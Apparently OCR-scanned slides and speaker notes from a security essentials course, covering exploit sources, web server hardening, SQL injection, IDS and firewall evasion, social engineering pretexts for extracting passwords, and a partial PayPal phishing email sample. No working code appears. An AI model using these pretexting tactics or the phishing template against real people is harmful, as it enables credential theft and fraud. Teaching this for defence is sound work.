


Exploit Links

- http://www.packetstormsecurity.com
- http://1337day.com/
- http://www.securiteam.com/exploits/
- http://www.hoobie.net/security/exploits/
- http://www.exploit-db.com
- http://www.metasploit.com/modules
- http://www.securityvulns.com/exploits/

Advanced Security Essentials

This slide lists some resources to find exploits for vulnerabilities. You must be careful where you get your exploits, because some are actually keyloggers, viruses, etc. that can infect a system. Always have a system to download and test exploits that you would be able to reformat and reinstall the OS.




Web Server Testing (1)

- Typical source of targets includes:
  - Apache web server
  - IIS web server
- Same types of attacks for application and server attacks, such as buffer overflows
- High-level target due to increased popularity and critical asset for several organizations, especially for e-commerce activities

Advanced Security Essentials

Web Server Testing (1)

Due to increased popularity, Apache and IIS are the two most-used web servers available. As a result, there are several exploits against these web servers. Port 80 and HTTP are common ports and protocols used and are usually allowed through to the target network. Attacks and exploits are similar to other attacks on other types of servers.




Web Server Testing (2)

- Protect your web server by:
  - Ensuring web server configuration does not allow for unauthorized users to perform directory listing
  - Limiting capabilities of web server to provide only critical functions to serve web pages

Advanced Security Essentials

As with any server, web servers should have only the capabilities required to provide the web-based services, such as serving up web pages. If the server requires dynamic code, such as PHP or ASP, it is critical that web servers be configured to allow the applications to perform only the required functions for the web page or web-based application. Permissions for web-based files should be limited to allow access only to the root directory of the web directory, not the entire server directory. Web servers should run as a limited service on the host server, and not as the administrator or root access. Because web servers are usually a point of entry into the target network, it is common to have a network switch and firewall-based DMZ where the web server resides. Using this network configuration, it will limit the impact of a compromised web server on the target network system.



Web-Based Applications: Why Are They Vulnerable?


- Vulnerabilities usually exist because of:
  - Special characters not escaped
  - HTML output character filtering
  - Root directory accessibility of web applications
  - Application has excess system permissions, usually run as root/administrator user (improperly configured)
  - Use of ActiveX/JavaScript or mobile code authentication
  - Lack of user authentication prior to executing critical functions
  - Lack of user input validation resulting in being vulnerable to cross-site scripting
  - Cookie hijacking

Advanced Security Essentials

There are several attacks on web-based applications, which are similar to non-web based applications, just conducted over the TCP/IP port 80. These attacks include:

- Special characters not escaped
- HTML output character filtering
- Root directory accessibility of web applications
- Application has excessive system permissions, usually run as root/administrator user (improperly configured)
- Use of ActiveX/JavaScript or mobile code authentication
- Lack of user authentication prior to executing critical functions
- Lack of user input validation resulting in being vulnerable to cross-site scripting
- Cookie hijacking

One of the most common types of attacks is due to using invalidated input that is allowed on web-based scripts and other applications, such as CGI. It is always recommended you check user inputs to disallow simple exploits.




SQL Injection

- Attack focused on database and executing of SQL (Structured Query Language) commands to the database:
  - Usually occurs because the program does not check valid entries prior to submitting the query to the database for execution
  - Used to acquire database structure or to acquire unauthorized data from the database

Advanced Security Essentials

This type of attack is focused on executing SQL commands on the target database. As mentioned in the web application section, this type of attack is successful because applications that leverage databases do not check the validity of the SQL input prior to allowing execution of the malicious SQL command. In most cases, this type of attack is used during the information-gathering phase of a penetration test, because it will be rarely noticed as an attack. It will be seen as a valid query to the running database. It is usually to collect information contained in the database not usually acquired by a SQL application. Such queries would include knowing the underlying database schema. This information would be helpful to understand what type of information is contained in the database, and focus the information-gathering activity. Additions, updates, and deletions of the database would be made to introduce errors in the database used for the enterprise. For example, in a user database, an attacker could add a new user to the database and then use social engineering techniques to have a password generated for the new user.




Evading IDSes

- Most IDSes work on pattern matching. With that in mind, an attacker would attempt to change the pattern used to monitor benign traffic. In addition, it would be possible to make the attacking traffic look like benign traffic through analysis of benign traffic during the information-gathering phase.

Advanced Security Essentials

Most commonly used IDSes work on pattern matching. With that in mind, an attacker would attempt to change the pattern used to monitor benign traffic. In addition, it would be possible to make the attacking traffic look like benign traffic through analysis of benign traffic during the information-gathering phase. As with any security protection strategy, it is recommended to have a defense-in-depth approach. This means that it is not usually sufficient to use only one type of protection mechanism to defend your network. A layered approach to defending the network incorporates various sources to readily, with high confidence, identify that an attack is ongoing, and the ability to prepare a well-thought out response to the attack.




Bypassing Firewalls

- Firewalls typically allow common ports and protocols to follow through the device to enable business activities, such as e-commerce, and usually left unchecked for content. Attackers use this knowledge to perform their malicious activities over those open ports, such as Port 53 TCP, Port 80 HTTP, and Port 443 HTTPS.

Advanced Security Essentials

Firewalls typically allow common ports and protocols to follow through the device to enable business activities, such as e-commerce, and are usually left unchecked for content. Attackers use this knowledge to perform malicious activities over those open ports, such as Port 53 TCP, Port 80 HTTP, and Port 443 HTTPS. It is recommended to use stateful and content-inspection firewalls. These types of firewall capabilities further mitigate the effects of attackers using commonly used ports and protocols. One additional security strategy is to use uncommon ports and protocols for the services deployed on the network. Proxies that act as the agent to mediate actions in the network and the deployed services are also recommended. Using this method can make your services undiscoverable by browsers for web-based applications, or they require reconfiguration of applications configured to listen and respond on a specific, commonly used and industry-wide port and protocol. It is also good to note that this is a difficult challenge to protect against, and it is usually an accepted risk in most enterprises.




Social Engineering (1)

- Use of influence and persuasion to deceive people for the purpose of obtaining sensitive target information or for the victim to perform an action, enabling access to the target, usually by a sense of trust or authority of the attacker
- Preys on human behavior and works to befriend the victim to obtain the information
- Does not focus on technology to access the target system
- Kevin Mitnick used social engineering to gain access to target systems

Advanced Security Essentials

Social Engineering (1)

Social engineering is defined as the use of influence and persuasion to deceive people for the purpose of obtaining sensitive target information or for the victim to perform an action enabling access to the target, with or without the use of technology, usually by a sense of trust or authority of the attacker. The penetration testing technique preys on human behavior and works to befriend the victim to obtain the information. Infamous hackers, such as Kevin Mitnick, use social engineering to gain access to many target systems. In some cases, social engineering is an effective way to obtain access and information on the target system without using extensive resources to crack password files and other methods.



Social Engineering (2)

- Method of delivery
  - Phone, e-mail, in person
- Helpless user attack
  - Remote, deadline, rank
- IT support personnel attack
  - System trouble, rank
- The art of deception

Advanced Security Essentials


Social engineering is a great way to get passwords and other information without much effort. Some penetration tests include this aspect and some don't. If you are lucky enough to be able to do some social engineering, here are some tips. Typical social engineering attacks occur via phone or e-mail. They involve some sort of human conversation or other interaction that uses persuasion or deception to gain access to information. Social engineering is where the reconnaissance phase becomes handy. The more information you have, the more convincing you will be.

A typical social engineering attack is known as the helpless user, usually combined with being remote or on travel. Here, the attacker masquerades as a remote user with an important deadline to meet. Often impersonating someone high up in the organization helps. Helpdesk or other support personnel may be pressured into giving passwords or resetting them. Or, they provide other types of information to the attacker, because people tend to genuinely want to help the helpless.

On the other side, another typical social engineering attack is when the attacker pretends to be a technical support person and gets information out of an innocent (but ignorant) user. This is often the easiest and best way to get passwords, especially if you blame the problems on system trouble on upgrades. Rank helps in this scenario, too.

Lastly, social engineering is often used via e-mail to get users to execute or download attachments. This is closely related to phishing, which is discussed next.

Kevin Mitnick was known for being a great social engineer. His book, *The Art of Deception* is a great resource.




Why Does Social Engineering Work?

- People are:
  - Usually the weakest link in the security protection suite
  - Conditioned to trust and help others in times of need, especially if they are liked or attracted to the individual (user lost password, etc.)
  - Conditioned to follow perceived authority figures so they don't get in trouble with the boss
  - Conditioned to be pressured to do what they perceive everyone else is doing

Advanced Security Essentials

There are several reasons why social engineering works. People are conditioned to trust and help out others in times of need, especially if they are liked by or attracted to the individual (user lost password, etc.), and they are conditioned to follow perceived authority figures so that they don't get in trouble with the boss. In addition, people are conditioned to be pressured to do what they perceive everyone else is doing. These conditions of human behavior are usually developed as part of being in a social environment and they model other peoples' actions in similar situations.



Phishing

- Phishing attacks are well known and understood
  - This makes them no less effective
- Targeted e-mails have a high success rate for getting people to click links and open attachments
- Keys to success:
  - Well written, legitimate looking e-mail content
  - Direct relationship to target
  - Trusted source (person or organization)

Advanced Security Essentials


Phishing attacks are well known and understood, although this makes them no less effective!

Targeted e-mails have a high success rate in clicking links and opening attachments. There are a lot of ways phishing attacks work, but usually they consist of a link to a malicious site that hosts exploit code or they include a malicious attachment that executes locally.

Keys to success for phishing include:

- Well-written, legitimate looking e-mail content (the message uses appropriate spelling and grammar).
- There is a direct relationship to the target; if the e-mail is specific to the target user, it is more likely to read and respond.
- A trusted source (person or organization) is involved; targets are more likely to read an e-mail from a source they trust.

Phishing Examples



From: PayPal Billing Department <Billing@PayPal.com>
Subject: Credit/Debit card update
Date: May 4, 2006 09:16:09 PDT
To: [illegible]@bustspammers.com
Reply-To: Billing@PayPal.com

PayPal

Dear Paypal valued member,

Due to concerns, for the safety and integrity of the paypal account we have issued this warning message.

It has come to our attention that
to be updated due to inactive me
If you could please take 5-10 mi
your records you will not run into
However, failure to update your r
This notification expires on 48.

Once you have updated your acc
service will not be interrupted an

Please follow the link below and
and renew your account informat

https://www.paypal.com/cgi-bin/

Sincerely,
Paypal customer department

http://

